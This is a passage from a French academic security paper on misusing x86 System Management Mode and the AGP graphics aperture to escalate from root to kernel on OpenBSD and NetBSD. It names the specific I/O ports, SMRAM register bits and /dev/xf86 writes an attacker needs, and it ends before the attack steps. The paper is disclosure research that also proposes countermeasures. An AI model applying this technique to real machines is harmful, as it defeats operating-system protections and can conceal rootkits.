

# Utiliser les fonctionnalités des cartes mères ou des processeurs pour contourner les mécanismes de sécurité des systèmes d'exploitation

Loïc DUFLOT\*, Daniel ETIEMBLE\*\*, Olivier GRUMELARD\*

\* DCSSI 51 bd. De la Tour Maubourg 75700 Paris Cedex 07 France

\*\* LRI, Université de Paris Sud, 91405 Orsay France

**Résumé** Dans cet article, nous montrons comment les fonctionnalités matérielles des composants de la carte mère peuvent être exploitées depuis la couche utilisateur pour contourner certains mécanismes de sécurité des systèmes d'exploitation. Nous détaillons en particulier comment l'un des modes de fonctionnement des processeurs de la famille du Pentium (mode System Management) et l'une des fonctionnalités des chipsets (ouverture graphique) peuvent être utilisés par un attaquant pour accroître ses privilèges locaux. Les méthodes d'escalade de privilèges que nous présentons ici n'utilisent aucun défaut d'implémentation en tant que tel, mais exploitent plutôt un manque de cohérence entre les modèles de sécurité des systèmes d'exploitation et du matériel. Des mesures de contournement permettant d'empêcher ces escalades sont proposées dans ce document.

**Mots Clés** : Escalade de privilèges, fonctionnalités matérielles, System Management Mode.

## 1 Introduction

On peut constater que la plupart des vulnérabilités découvertes sur les systèmes existants sont liées à des problèmes d'implémentation logicielle. On ne compte plus les failles exploitables par "buffer overflow", "format string" ou encore "race condition". Elles rendent souvent compte de l'existence de bogues de programmation ou d'une certaine prise de liberté quant au respect des bonnes règles de codage. Quelques travaux plus récents démontrent aussi des problèmes de sécurité liés au mode de fonctionnement de certains périphériques [1,2].

Dans cet article, nous décrivons une classe d'attaques liée non pas à des problèmes d'implémentation logicielle mais plutôt à des problèmes d'incohérence dans le modèle global de sécurité d'un système. Nous présentons des exemples concrets d'escalade de privilèges indépendants de toute erreur de codage. Par des appels légitimes à des fonctionnalités proposées par le matériel et accessibles via le système d'exploitation, un attaquant peut en effet accroître ses privilèges, parfois de manière très significative.

Nous détaillerons d'abord les modes de fonctionnement des processeurs x86 [4] et les mécanismes de sécurité qui leur sont associés. Nous entrerons ensuite dans le détail des spécifications de l'un de ces modes de fonctionnement, le mode

System Management. Nous présenterons ensuite quelques uns des mécanismes de sécurité des systèmes d'exploitation modernes en précisant comment ils s'articulent avec le modèle de sécurité sous-jacent. Nous montrerons alors comment ces mécanismes peuvent être contournés par un attaquant possédant des privilèges initiaux suffisants pour faire basculer le microprocesseur en mode "System Management" ou utiliser la fonctionnalité matérielle d'ouverture graphique fournie par le chipset. Nous donnerons également plusieurs exemples concrets d'escalade de privilèges sur les systèmes OpenBSD [11] et NetBSD [10], accompagnés de propositions de mesures destinées à prévenir de telles escalades.

## 2 Principes de fonctionnement des architectures x86

Les principes énoncés tout au long de ce document s'appliquent à toutes les plateformes équipées d'un processeur x86 et d'un chipset permettant une configuration adéquate [8] du mode System Management<sup>1</sup>.




Fig. 1. Architecture simplifiée d'un système x86 (détail : Pentium<sup>®</sup> 4)

### 2.1 Modes de fonctionnement du Pentium<sup>®</sup>

Si la plupart des systèmes d'exploitation modernes fonctionnent dans le mode dit "protégé", les processeurs 32 bits de la famille du Pentium<sup>®</sup> [4] disposent au total de quatre modes différents. Le mode protégé est le mode nominal des processeurs x86. Dans ce mode, la majeure partie des fonctionnalités matérielles sont disponibles. Certaines de ces fonctionnalités visent essentiellement à fournir au système d'exploitation des mécanismes de protection de son espace mémoire (segmentation, privilèges E/S, voir sections 2.2 et 2.3), d'autres ont en outre un objectif plus opérationnel (pagination, voir section 2.2).

<sup>1</sup> C'est par exemple le cas de tous les chipsets commercialisés par Intel<sup>®</sup>. Ceux-ci disposent en effet d'un registre de configuration de la zone mémoire SMRAM, présentée un peu plus loin.

Les trois autres modes de fonctionnement disponibles sont plus rarement utilisés. Le mode “Adresse réelle (Real Address)” est utilisé principalement lors de la séquence de démarrage de l’ordinateur et lors de son arrêt. Il s’agit d’un mode 16 bits de compatibilité ascendante qui permet de conserver scrupuleusement l’architecture PC/AT malgré le passage à des processeurs exploitant des bus d’adresse plus larges. Le mode “Real Address” peut également être utilisé pour accéder aux fonctionnalités du BIOS. Le mode “8086 Virtuel” est un autre mode de compatibilité 16 bits relativement semblable au mode réel. La principale différence entre ces deux modes est que le mode 8086 virtuel est “embarqué” au sein du mode protégé. Tout se passe comme si le code exécuté en mode 8086 était exécuté au sein d’une tâche spécifique du mode protégé. Ceci permet au système d’exploitation de lancer des programmes 16 bits tout en bénéficiant du mécanisme de pagination et en exerçant un contrôle très fin sur les opérations effectuées par ceux-ci, en particulier lors de l’exécution d’instructions privilégiées.

Enfin, le mode “System Management” (appelé SMM dans la suite) est, selon la documentation constructeur, un mode 16 bits permettant “de gérer efficacement les paramètres de fonctionnement” du système ou de “lancer du code constructeur”. Par exemple, si la sonde de température de la carte mère détecte que le processeur est en surchauffe, le chipset du système peut avoir été configuré pour commander au processeur d’entrer en mode SMM. Le mode SMM est décrit plus en détail dans la section 3.

Les transitions entre chacun de ces modes sont bien entendu rigoureusement contrôlées. Les transitions depuis et vers le mode SMM sont détaillées dans la section 3.

## 2.2 Gestion de la mémoire

Cette section traite de la problématique de gestion de la mémoire par le processeur [7] et en particulier des mécanismes de segmentation et de pagination. La segmentation est un mécanisme uniquement utilisé en mode protégé, alors que la pagination est accessible en mode protégé et en mode 8086 virtuel.

**Segmentation et privilèges processeur** Si les composants de la carte mère manipulent des adresses dites physiques, tout code s’exécutant sur le processeur en mode protégé n’accède qu’à des adresses dites logiques. Ces adresses sont traduites par une unité spécifique du processeur appelée MMU (Memory Management Unit) en adresses physiques par les mécanismes de segmentation et de pagination<sup>2</sup>.

La segmentation permet de traduire des adresses logiques en adresses virtuelles. Le mécanisme utilisé ensuite pour traduire les adresses virtuelles en adresses physiques est décrit au paragraphe suivant.

---

<sup>2</sup> Le mécanisme de segmentation est un mécanisme obligatoire, tandis que la pagination est un mécanisme dont l’utilisation est optionnelle. Toutefois, les systèmes d’exploitation modernes utilisent tous la pagination pour gérer efficacement la mémoire disponible.

Globalement, le mécanisme de segmentation permet de désigner des blocs de mémoire contiguë et de leur assigner des permissions d'accès. Un bloc (ou segment) de code pourra ainsi être accessible uniquement en exécution ou en lecture/exécution. A contrario, un segment de données pourra être rendu accessible en lecture seule ou en lecture/écriture. D'autre part, il est possible de réserver l'accès à certains segments aux tâches qui possèdent un niveau de privilèges processeur suffisant. Le noyau d'un système d'exploitation s'exécute ainsi avec des privilèges maximaux (dans le ring, ou anneau, 0), alors que le code des applications utilisateur s'exécute avec des privilèges minimaux (ring 3)<sup>3</sup>.

**Pagination** Lorsque la pagination est activée, la MMU utilise des tables et des répertoires de pages, typiquement spécifiques à chaque tâche du système, afin de déterminer la correspondance entre une adresse virtuelle et une adresse physique. Ainsi, une adresse virtuelle donnée ne correspond pas toujours à la même adresse physique. Ceci permet au système d'exploitation de présenter à ses applications des espaces d'adressage similaires, tout en gérant par ailleurs la mémoire physique disponible, de telle sorte que les pages utilisées soient placées en mémoire principale alors que d'autres sont "swappées" sur des périphériques de stockage. La granularité de ce mécanisme est la page (bloc de mémoire physique contiguë, généralement de 4 ko, aligné sur une adresse multiple de sa taille).

Il est à noter également que de manière partiellement redondante avec les fonctionnalités proposées par le mécanisme de segmentation, il est possible de restreindre dans les tables ou les répertoires de page les règles d'accès associées à chaque page. Une page mémoire est toujours accessible en lecture si elle est marquée comme présente dans la table de page. En revanche, un bit (bit r/w) permet de spécifier si la page est accessible en écriture ou non, et un autre (bit user/supervisor) si les applications s'exécutant en ring 3 peuvent ou non accéder à la page considérée. Enfin, dans les architectures les plus récentes, un bit supplémentaire (bit NX ou XD selon les constructeurs) permet de spécifier si la page est exécutable ou non.

Si la pagination est désactivée<sup>4</sup>, les adresses virtuelles sont numériquement égales aux adresses physiques.

### 2.3 Accès aux périphériques d'entrée-sortie

Il existe plusieurs mécanismes permettant au code logiciel s'exécutant sur le processeur d'interagir avec les périphériques.

**Accès PIO** Le premier mécanisme disponible pour accéder aux périphériques est le mécanisme dit de "Programmed I/O" (PIO). Les périphériques correspondants sont accessibles sur un bus 16 bits logiquement indépendant du bus

---

<sup>3</sup> En outre, certaines instructions privilégiées sont réservées aux applications du ring 0.

<sup>4</sup> L'activation du mécanisme de pagination est contrôlée par le bit *PG* du registre de contrôle *cr0* du processeur.

d'adresses mémoire. Ce mécanisme historique est le plus lent. Les ports PIO sont manipulés par les instructions assembleur "in" [5] (opération de lecture) et "out" [6] (opération d'écriture).

**Accès MMIO** Le deuxième mécanisme permettant à un code logiciel d'accéder aux périphériques est le mécanisme dit de "Memory Mapped I/O". Ce mécanisme consiste à projeter la mémoire ou les registres de contrôle d'un périphérique dans l'espace d'adressage physique de la machine. Du point de vue du code exécuté, on accède à ces composants comme à la mémoire physique. Généralement, les périphériques sont projetés dans les adresses hautes afin d'éviter le plus possible les conflits avec la mémoire principale<sup>5</sup>.

**Autres mécanismes** Les deux autres modes de communication existants ne seront pas traités dans le cadre de cet article. Le mécanisme d'interruption matérielle (ou IRQ) permet aux périphériques d'envoyer un signal asynchrone vers le processeur afin de signaler, par exemple, l'arrivée d'un événement. Le mécanisme DMA (Direct Memory Access) permet quant à lui aux périphériques d'interagir directement avec la mémoire principale sans contrôle instantané par le processeur des opérations réalisées. Les problèmes de sécurité liés à l'emploi d'un tel mode sont potentiellement nombreux et ont déjà été étudiés par ailleurs (voir par exemple [1,2]).

**Privilèges I/O** Les périphériques MMIO étant gérés par le processeur de la même façon que la mémoire principale, les mécanismes de segmentation et de pagination peuvent être employés pour en réguler l'accès.

L'accès aux ports d'entrée-sortie PIO en mode protégé est quant à lui régulé par un contrôle de privilèges d'entrée-sortie (privilèges E/S). Il existe deux mécanismes différents pour attribuer ces privilèges. Le premier est d'affecter les bits IOPL du registre de contrôle EFLAGS du processeur de telle sorte que IOPL soit supérieur ou égal au niveau de privilège processeur (ring) courant<sup>6</sup>. Dans ce cas, l'accès à tous les ports PIO est accordé en bloc. Dans le cas contraire, il est nécessaire de mettre à jour le "bitmap d'entrée-sortie" (second mécanisme) pour qu'il couvre le port demandé et que le bit correspondant aux ports auxquels on souhaite accéder soit mis à 0<sup>7</sup>. Le bitmap doit être stocké dans une zone mémoire inaccessible au ring 3.


<sup>5</sup> Il est à noter que certaines mémoires comme le BIOS doivent être projetées dans les adresses basses pour être accessibles en mode "adresse réelle". Dans ce cas, les blocs de mémoire principale situés aux adresses correspondantes sont généralement non utilisés par le système. Une exception notable est la SMRAM dont il est question dans la section suivante.

<sup>6</sup> L'élévation de l'IOPL est une opération réservée au ring 0.

<sup>7</sup> Ce bitmap d'entrée sortie est défini par la structure de la tâche processeur active. Si le bitmap n'est pas présent, l'accès aux ports PIO est refusé. S'il est présent, seuls les ports correspondant aux bits du bitmap laissés à 0 est accordé.

**Un exemple de fonctionnalité PIO : l'ouverture graphique** L'ouverture graphique [8] est une fonctionnalité fournie par le chipset<sup>8</sup> à la carte graphique et au processeur. Elle permet de définir une zone contiguë dans l'espace des adresses physiques. Chaque accès vers une page de cette zone est redirigée par le chipset vers une autre page physique (obligatoirement en mémoire principale) au moyen d'une table de traduction configurée logiciellement et résidant elle aussi en mémoire principale. Lorsqu'ils accèdent à l'ouverture graphique, les périphériques et le processeur ont ainsi l'impression d'accéder à une zone mémoire contiguë, alors qu'en réalité ils accèdent à des pages arbitraires de la mémoire principale (voir figure 2). Cette fonctionnalité permet en alignant correctement l'ouverture graphique de voir comme un seul bloc la mémoire vidéo (framebuffer) de la carte graphique et la zone en mémoire principale dédiée à la gestion graphique.

L'ouverture graphique est configurable au moyen de registres du chipset accessibles par le mécanisme de configuration des registres PCI<sup>9</sup>. Les registres les plus importants sont le registre AGPM qui active l'utilisation de la fonctionnalité, APBASE qui définit l'adresse de base de l'ouverture graphique, APSIZE qui détermine la taille de l'ouverture graphique et ATTBASE qui détermine l'adresse physique de la table de traduction.



**Fig. 2.** Principe de l'ouverture graphique

<sup>8</sup> Sous réserve que le bus graphique soit un bus AGP.

<sup>9</sup> Ce mécanisme utilise les ports PIO 0xcf8 et 0xcfc.

### 3 Quelques détails sur le mode SMM

Le mode SMM a été spécialement conçu pour que la carte mère soit en mesure d'avertir le processeur qu'un événement majeur vient de se produire afin que ce dernier déclenche l'exécution du code prévu pour gérer cet événement.

#### 3.1 Activation du mode SMM

Pour passer en mode SMM, il faut générer une interruption physique appelée SMI (pour System Management Interrupt) sur la carte mère. Cette interruption ne peut être déclenchée que par un composant matériel de la carte mère (en général le chipset et éventuellement les I/O APICs [3]). Il est impossible d'en déclencher une par une instruction "int". Si le processeur reçoit une SMI, il entre immédiatement en mode System Management pour exécuter le code situé à une adresse donnée (voir section 3.4) et ce même si les interruptions sont masquées logiciellment. L'état complet du processeur (incluant entre autres les registres EIP, ESP, EFLAGS, CS, cr0, cr3...) est sauvegardé dans une partie de la mémoire principale appelée SMRAM et sera restauré lors de la sortie du mode SMM. Cette sortie s'effectue logiciellment par une instruction assembleur "rsm".

Étant donné que, d'une part, le contexte est sauvé puis restauré et que, d'autre part, le code exécuté en SMM n'est pas défini par le système d'exploitation et n'a même normalement pas d'interaction avec ce dernier, l'exécution de code en mode SMM est totalement invisible pour le système d'exploitation. Le système est simplement figé le temps d'exécuter ce code étranger. A la sortie du mode SMM, le système retrouvera l'état dans lequel il était, sous réserve qu'il n'ait pas été modifié par le code exécuté en mode SMM. Notons d'ores et déjà que l'état des registres sauvegardés en SMRAM (y compris les registres critiques comme CS, cr0, EFLAGS) est accessible en lecture et en écriture au code s'exécutant en mode SMM.

#### 3.2 Particularités du mode SMM

Dans ce mode il est en outre par commodité possible :

- d'accéder à l'intégralité de l'espace mémoire physique (hors extension PAE<sup>10</sup>), et ce malgré le fait que ce mode soit un mode 16 bits ; ceci comprend tout accès à la mémoire principale et aux périphériques projetés en MMIO ;
- d'accéder à l'intégralité des ports d'entrée sortie PIO.

Il est ainsi primordial de noter que dans ce mode tous les mécanismes de sécurité du mode protégé sont inactifs. En particulier, la notion de privilèges E/S n'existe pas. Les mécanismes de segmentation et de pagination sont inopérants. En d'autres termes, tout code s'exécutant en mode SMM dispose d'un accès total à la mémoire du système ainsi qu'aux périphériques.

---

<sup>10</sup> L'extension PAE permet de bénéficier d'un espace d'adressage physique plus grand que les 4Go habituellement prévus pour les architectures 32 bits.

### 3.3 La SMI

Dans les architectures modernes, seul le chipset est généralement capable de générer une SMI. Les I/O APICs indépendants disposent parfois aussi de cette fonctionnalité. Les APICs locaux peuvent potentiellement aussi être configurés pour envoyer une telle interruption au processeur.

Si peu de composants sont capables d'envoyer une SMI, les techniques susceptibles d'être utilisées pour demander à ces composants de générer une telle interruption sont en revanche relativement nombreuses. Certaines techniques nécessitent d'avoir au préalable configuré le chipset (en général, un bit de contrôle doit être mis à 1), d'autres non. Il existe également, dans le registre SMI\_EN du chipset (accessible en PIO), un bit de contrôle global permettant d'autoriser ou non le chipset à générer une SMI. Notons qu'aucune protection particulière n'empêche a priori du code applicatif possédant des privilèges E/S d'accès sur ce registre d'en modifier le paramétrage.

A titre d'exemple, il était possible de configurer le chipset pour que le passage à l'an 2000 déclenche une SMI. Si les sondes de température indiquent que la température du boîtier est trop élevée, une SMI peut également être générée. Il est enfin possible de configurer le chipset pour qu'un accès en écriture sur certains ports accessibles en PIO (par exemple, le port 0xb2 pour les chipsets Intel<sup>®</sup>) déclenche une SMI.

### 3.4 La SMRAM

La SMRAM contient essentiellement la routine<sup>11</sup> de traitement de la SMI ainsi que l'espace de sauvegarde du contexte processeur. Elle correspond aussi à l'espace normal d'exécution de cette routine (elle contient donc le code, la pile et les données de la routine).

L'adresse de base de la SMRAM est définie par un registre processeur appelé SMBASE. Lors de l'exécution de l'instruction de sortie du mode SMM, le processeur importe dans son registre SMBASE la valeur maintenue pour cette variable dans la zone de sauvegarde du contexte de la SMRAM. Le code exécuté en mode SMM peut donc changer la valeur de SMBASE via ce mécanisme, alors qu'un code exécuté dans n'importe lequel des autres modes n'a pas cette possibilité. La plupart des chipsets imposent cependant que SMBASE soit égal à 0xA0000. Dans ce cas, les adresses de la SMRAM sont en conflit avec les adresses MMIO basses de la carte graphique (zone de compatibilité ascendante). En pratique, le chipset décode les accès comme suit : si le processeur est en mode protégé alors tout accès dans la zone de la SMRAM est interprété comme un accès à la carte graphique. En revanche, tout accès en mode SMM à la zone SMRAM est redirigé vers la SMRAM située en mémoire principale (dans les blocs mémoire dits inutilisés).

Notons enfin qu'il existe un registre de contrôle de la SMRAM, dans certains chipsets, accessible au moyen du mécanisme de configuration des registres PCI.

<sup>11</sup> A l'adresse SMBASE + 0x8000, voir plus bas pour la définition de SMBASE.

Ce registre permet de “configurer” la SMRAM. En particulier l’un des 8 bits de ce registre, D\_OPEN, permet de rendre la SMRAM accessible même en mode protégé. Tous les accès vers des adresses physiques correspondant à la SMRAM sont alors redirigés vers la SMRAM quel que soit le mode courant du processeur. Ce registre contient également un bit nommé D\_LCK. Si ce bit vaut 1, le contenu du registre n’est plus modifiable. Seul un reset complet de la machine peut rendre le registre à nouveau accessible en écriture. En théorie, si D\_LCK vaut 1 et que D\_OPEN vaut 0,, il n’y a donc plus moyen de rendre la SMRAM accessible depuis le mode protégé.

Il convient de préciser dès à présent que, sur toutes les machines testées, le bit D\_LCK est systématiquement positionné à 0.

### 3.5 Sécurité du mode SMM

**Un mode attrayant...** Le mode SMM est un mode exempt de tout mécanisme de sécurité intrinsèque. Il est donc intéressant pour un attaquant de tenter d’exécuter du code dans ce mode.

En pratique, un attaquant se heurte à deux problèmes majeurs. Le premier est celui de l’entrée dans le mode SMM, c’est à dire de la génération de la SMI. Le second est celui de la modification de la routine de traitement de la SMI en SMRAM. La SMRAM est censée être inaccessible hors du mode SMM, donc il est nécessaire pour l’attaquant d’être déjà en mode SMM pour avoir accès à la SMRAM. Ce problème est potentiellement insoluble. L’apparente cohérence de la protection du code de la routine du mode SMM est toutefois remise en cause par une mauvaise utilisation des bits D\_OPEN et D\_LCK.

La section 5 présente les différentes étapes permettant à un attaquant d’utiliser le mode SMM à son avantage.

**Un mode dangereux...** Les paragraphes qui précèdent montrent que le mode System Management représente un danger en puissance pour la sécurité des systèmes d’exploitation. Il est notamment très difficile pour le système d’exploitation de détecter ou prévenir un passage en mode SMM (que le code associé soit légitime ou frauduleux). De plus, en fonctionnement normal la SMRAM est inaccessible au système d’exploitation qui ne peut donc pas simplement contrôler l’intégrité du code de la routine SMM. Cet état de fait peut même être rendu permanent par le bit D\_LCK. Un “rootkit” pourrait donc utiliser la SMRAM pour dissimuler des fonctions particulières.

## 4 Modèle de sécurité sous-jacent aux systèmes d’exploitation

### 4.1 Principes généraux

**Positionnement du système d’exploitation** Le rôle fonctionnel premier d’un système d’exploitation est d’assurer la gestion du matériel et de fournir

aux applications qu'il héberge des primitives pour exploiter ce matériel et pour communiquer entre elles. Du point de vue de la sécurité, on attend de lui qu'il régule les accès aux périphériques et les interactions entre tâches sur la base de modèles et de politiques de sécurité de moyen niveau. Ainsi, les fonctions fournies aux applications pour accéder au disque dur exportent la notion de fichier et réalisent des contrôles de permissions pour autoriser ou non les accès logiques correspondants.

Partant du principe que certaines applications sont susceptibles de dysfonctionner ou encore d'être contrôlées par un attaquant exécutant un code de son choix, le rôle de régulateur n'est efficace que si le système d'exploitation se positionne comme unique moyen de communication entre tâches et avec les périphériques. Dans la pratique, cette coupure virtuelle est gérée par le noyau du système, éventuellement enrichi de pilotes (ou modules) additionnels, et s'appuie sur les fonctionnalités offertes par le matériel. Dans le cas d'une architecture x86, le noyau exploite la segmentation pour s'assurer l'exclusivité de l'exécution en ring 0 et la pagination pour séparer les tâches entre elles<sup>12</sup>. Il protège typiquement la zone mémoire qu'il utilise au moyen du bit user/supervisor des pages correspondantes. Pour communiquer avec leur environnement, les applications doivent donc solliciter le noyau au moyen d'appels système.

**Gestion des entrées sorties** Le noyau peut choisir de déléguer le contrôle de certains périphériques à des applications particulières, qui font également partie du système d'exploitation. Ceci permet de diminuer la taille et la complexité du noyau, donc le nombre de vulnérabilités impactant le ring 0 : les applications gérant les périphériques concernés disposent d'un niveau de privilèges moindre, leurs éventuelles vulnérabilités ont donc en théorie un impact potentiel moins critique sur le système. Pour ce faire, le mécanisme de délégation doit être suffisamment sélectif (choix des applications et des périphériques concernés) et auto-cohérent, c'est à dire que les privilèges délégués ne doivent pas permettre une compromission du ring 0, et ce quel que soit le code exécuté avec ces privilèges (sous l'hypothèse d'une compromission de l'application).

Les mécanismes de délégation de privilèges matériels sont basés sur une requête, formulée par un ou plusieurs appels système, que le noyau acceptera ou non de traiter en fonction des privilèges système (identité associée à des privilèges d'administration) de la tâche concernée. En cas de succès, les privilèges matériels demandés sont accordés à cette tâche par le noyau.

Du point de vue matériel, l'accès aux ports PIO se délègue grâce aux mécanismes d'IOPL et de bitmap d'entrée-sortie, que les architectures x86 ont prévu à cet effet. L'accès aux zones mémoire MMIO se délègue quant à lui à travers la gestion des tables de page. Enfin, le noyau peut choisir de paramétrer les transferts DMA pour qu'ils utilisent des zones mémoire qui lui sont propres ou des zones mémoire sous le contrôle d'une application. Dans ce dernier cas,

---

<sup>12</sup> L'existence de zones mémoire partagées autrement qu'en lecture seule entre tâches différentes constitue une limite apparente du modèle. Toutefois, le noyau reste responsable d'autoriser ou non la création et le partage de telles zones.

il peut simplement s'agir d'accélérer les transferts de données bien identifiées entre un périphérique et des applications sans nécessairement remettre en cause le contrôle du périphérique par le noyau.

Il convient aussi de remarquer que, dans les architectures actuelles, les périphériques sont matériellement responsables de respecter les adresses configurées pour les transferts DMA. Le positionnement du noyau du système d'exploitation ne lui permet donc pas de brider les actions des périphériques capables d'effectuer ce type de transferts par le cas où ceux-ci ne respecteraient pas les consignes qui leur sont envoyées.

## 4.2 Exemples de mécanismes

Dans un système où les privilèges d'administration suffisent pour charger un module noyau arbitraire capable d'exécuter du code en ring 0, on peut considérer que toute tâche disposant de tels privilèges est aussi sensible en intégrité que le noyau lui-même, puisqu'aucun mécanisme n'empêche l'escalade. Nous nous intéresserons donc dans la suite à deux exemples de mécanismes visant à brider les privilèges d'administration et à des exemples de systèmes d'exploitation mettant en œuvre ce type de mécanisme.

De façon générale, de tels mécanismes doivent permettre de garantir l'intégrité du noyau en mémoire, la protection des éventuelles tâches disposant de privilèges dangereux (susceptibles de menacer directement ou non le noyau) ainsi que la protection des fichiers critiques sur le disque (pour prévenir une corruption des fichiers suivie d'un redémarrage du système), tout en réduisant au maximum le périmètre de confiance associé. Sur cette base d'auto-cohérence du mécanisme, d'autres éléments peuvent ensuite être ajoutés.

**Les *securelevels*** Une première approche consiste à identifier, parmi les privilèges d'administration, ceux qui sont utilisés au cours du fonctionnement normal du système et ceux dont on peut se passer une fois le système démarré et paramétré. Une variable interne du noyau, appelée *securelevel*, permet de stocker l'état du système vis-à-vis de l'utilisation des privilèges d'administration. A chaque incrémentation de sa valeur, certaines opérations privilégiées (chargement d'un module noyau, ouverture à bas niveau d'un disque dur, etc.) deviennent globalement interdites sur le système. Une application, même privilégiée, ne peut qu'incrémenter le *securelevel*.

Par nature, la cohérence du modèle sous-jacent au mécanisme des *securelevels* suppose au moins qu'à partir d'un certain niveau, utilisable dans la pratique, une tâche arbitraire<sup>13</sup> disposant de privilèges *root* ne peut plus, à travers ses privilèges, redescendre le *securelevel*.

---

<sup>13</sup> Le modèle ne couvre pas le cas d'une tâche lancée avant l'élévation du *securelevel* et ayant déjà exploité des privilèges autorisés sous l'ancien niveau et interdits par le nouveau.

Sous OpenBSD, par exemple, le `securelevel` est implémenté par une variable de type entier interne au noyau pouvant évoluer entre -1 et 2. Lorsque le `securelevel` vaut -1, le système est dit être en mode “Permanently Insecure”. Aucune limitation de privilèges n’est alors effective. Si le `securelevel` vaut 2 en revanche, le système est en mode “Highly Secure”. Dans ce cas, les restrictions sont maximales. Il est alors impossible de charger un module noyau ou d’utiliser le pseudo-fichier `/dev/mem` pour réaliser un accès en écriture sur la mémoire physique. En revanche, afin que le serveur graphique soit en mesure de fonctionner correctement, le mécanisme de `securelevel` ne restreint pas nécessairement l’accès aux ports PIO. Cet accès est contrôlé par la valeur d’une autre variable interne au noyau, `machdep.allowaperture`. Si `machdep.allowaperture` est nulle, alors les appels système permettant de demander les privilèges I/O sont interdits. Dans le cas contraire, ils sont autorisés pour les processus du super-utilisateur. De plus, si cette variable est non nulle, le pseudo-fichier `/dev/xf86` peut être utilisé pour accéder aux adresses correspondant à la mémoire vidéo projetée en MMIO.

Nous montrons dans la suite que certaines propriétés du matériel sous-jacent brisent la cohérence du `securelevel` BSD lorsque `allowaperture` est non nul.

**Les capacités** Un autre mécanisme consiste à scinder les privilèges d’administration en capacités (accroissement de la granularité) et à contrôler l’usage de ces capacités en s’appuyant notamment sur les propriétés de la tâche concernée mais aussi sur la nature du programme exécuté. Ainsi, l’exécution d’un programme arbitraire sous une identité privilégiée ne permettra pas d’exploiter les privilèges associés à cette identité.

Par nature, la cohérence du modèle sous-jacent au mécanisme des capacités suppose au moins que, pour certains jeux de capacités utilisés dans la pratique, une tâche arbitraire disposant de ces capacités ne sera pas en mesure d’en tirer des privilèges associés à d’autres capacités.

Sous Linux, qui implémente partiellement le mécanisme des capacités POSIX [12], les possibilités d’attribution de délégations de privilèges d’entrées sorties (IOPL, etc.) sont contrôlées par la capacité `CAP_SYS_RAWIO`.

## 5 Exemples de détournements de fonctionnalités matérielles standard pour mettre en défaut des mécanismes de sécurité

### 5.1 Utilisation du mode System Management

Cette section montre comment il est possible d’utiliser le mode System Management pour contourner certains mécanismes de sécurité mis en œuvre par des systèmes d’exploitation. Elle présente notamment un exploit de type “preuve de concept” sur OpenBSD<sup>14</sup> correspondant à une escalade de privilèges dite “root

---

<sup>14</sup> Le même type d’exploit est également envisageable sous NetBSD dès que le module `sysutils/aperture` est installé.

vers noyau” (ou kernel). En particulier, elle montre comment il est possible de prendre en défaut la politique de sécurité du système d’exploitation en abaissant la valeur du `securelevel` de “Highly Secure” vers “Permanently Insecure”.

**Principe général** L’idée générale de l’attaque est d’utiliser les propriétés du mode SMM pour contourner les mécanismes de sécurité mis en place en mode protégé par le système d’exploitation. L’attaquant doit pour ce faire parvenir à injecter dans la SMRAM une nouvelle routine de traitement de l’interruption SMI (code arbitraire qu’il souhaite exécuter avec les privilèges maximaux sur le système) et à déclencher une SMI.

**Difficultés pratiques** Comme indiqué au paragraphe 3.3, plusieurs possibilités s’offrent à l’attaquant pour déclencher une SMI. Une solution possible est d’accéder en écriture au registre PIO 0xb2. L’attaquant doit pour ce faire obtenir les privilèges E/S correspondants. Pour pouvoir injecter du code en SMRAM il doit d’une part rendre la SMRAM accessible depuis le mode protégé (en modifiant `D_OPEN`), et d’autre part écrire dans la plage d’adresses physiques correspondant à la SMRAM (adresses physiques 0xA0000 à 0xBFFFF).

En d’autres termes, une escalade de privilège est possible dès lors qu’un attaquant possède :

- les privilèges E/S sur les registres PIO 0xcf8 et 0xcfc, pour pouvoir modifier `D_OPEN` ;
- un moyen de déclencher une SMI (les privilèges E/S sur le registre PIO 0xB2 suffisent) ;
- un moyen d’écrire dans la zone mémoire d’adresses physiques 0xA0000-0xBFFFF.

A titre d’exemple, sur la plupart des systèmes Unix, le serveur graphique (X) possède de tels privilèges.

**Mise en pratique** Nous présentons ici une mise en pratique de ce qui précède dans le cadre de la réalisation d’une escalade de privilèges “root vers noyau” sous OpenBSD. On suppose que l’on dispose d’un système x86 quelconque<sup>15</sup> fonctionnant sous OpenBSD en mode “Highly Secure”. On suppose d’autre part que la variable système `machdep.allowaperture` est non nulle (cas par défaut) et que l’attaquant peut exécuter du code sous l’identité `root`.

Dans un tel scénario, l’attaquant peut avoir accès à tous les ports d’entrée-sortie (via l’appel `i386_iopl`, car `machdep.allowaperture` n’est pas nulle), et peut écrire dans la zone de mémoire (physique) 0xA0000-0xBFFFF via le pseudo-fichier `/dev/xf86` (voir section 4.2). En revanche, à cause du mécanisme de `securelevel`, l’attaquant ne dispose a priori d’aucun moyen d’exécuter du code avec des privilèges noyau. L’attaque présentée permet d’obtenir de tels privilèges.

Ses étapes sont les suivantes :

---

